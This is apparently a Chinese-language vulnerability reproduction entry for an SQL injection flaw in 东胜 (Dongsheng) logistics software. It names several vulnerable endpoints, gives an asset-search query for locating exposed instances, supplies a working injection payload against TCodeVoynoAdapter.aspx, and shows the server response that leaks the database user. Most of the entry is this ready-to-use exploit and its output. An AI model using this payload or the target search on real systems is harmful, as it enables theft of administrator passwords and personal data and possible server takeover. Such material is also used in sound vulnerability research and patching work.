


D14-1东胜-物流软件-SQL

漏洞描述:

东胜物流软件 TCodeVoynoAdapter.aspx、/TruckMng/MsWIDriver/GetDataList、/MvcShipping/MsBaseInfo/SaveUserQuerySetting等接口处存在 SQL 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片:



网络测绘:

fofa语法:

微步资产测绘: app=东胜物流软件

漏洞复现:

payload:

```
GET /FeeCodes/TCodeVoynoAdapter.aspx?mask=0&pos=0&strVESSEL=1%27+and+user+%3E0%3B-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:

查询当前用户

Request

```
1 GET /FeeCodes/TCodeVoynoAdapter.aspx?mask=0&pos=0&strVESSEL=1%27+and+user+%3E0%3B-- HTTP/1.1
2 Host: :8122
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
4 Accept-Encoding: gzip
```

Responses 6278bytes / 33ms

```
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Mon, 27 Nov 2023 14:50:08 GMT
8 Content-Length: 6278
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>在将 nvarchar 值 'dbo' 转换
14 <meta name="viewport" content="wid
15 <style>
16 body { font-family: "Verdana"; font-
17 p { font-family: "Verdana"; font-wei
18 b { font-family: "Verdana"; font-wei
19 H1 { font-family: "Verdana"; font-w
20 H2 { font-family: "Verdana"; font-w
21 pre { font-family: "Consolas", "Luci
padding: 0.5em; line-height: 14pt}
22 .marker { font-weight: bold; color
23 .version { color: gray; }
24 .error { margin-bottom: 10px; }
25 .expandable { text-decoration: und
```

在将 nvarchar 值 'dbo' 转换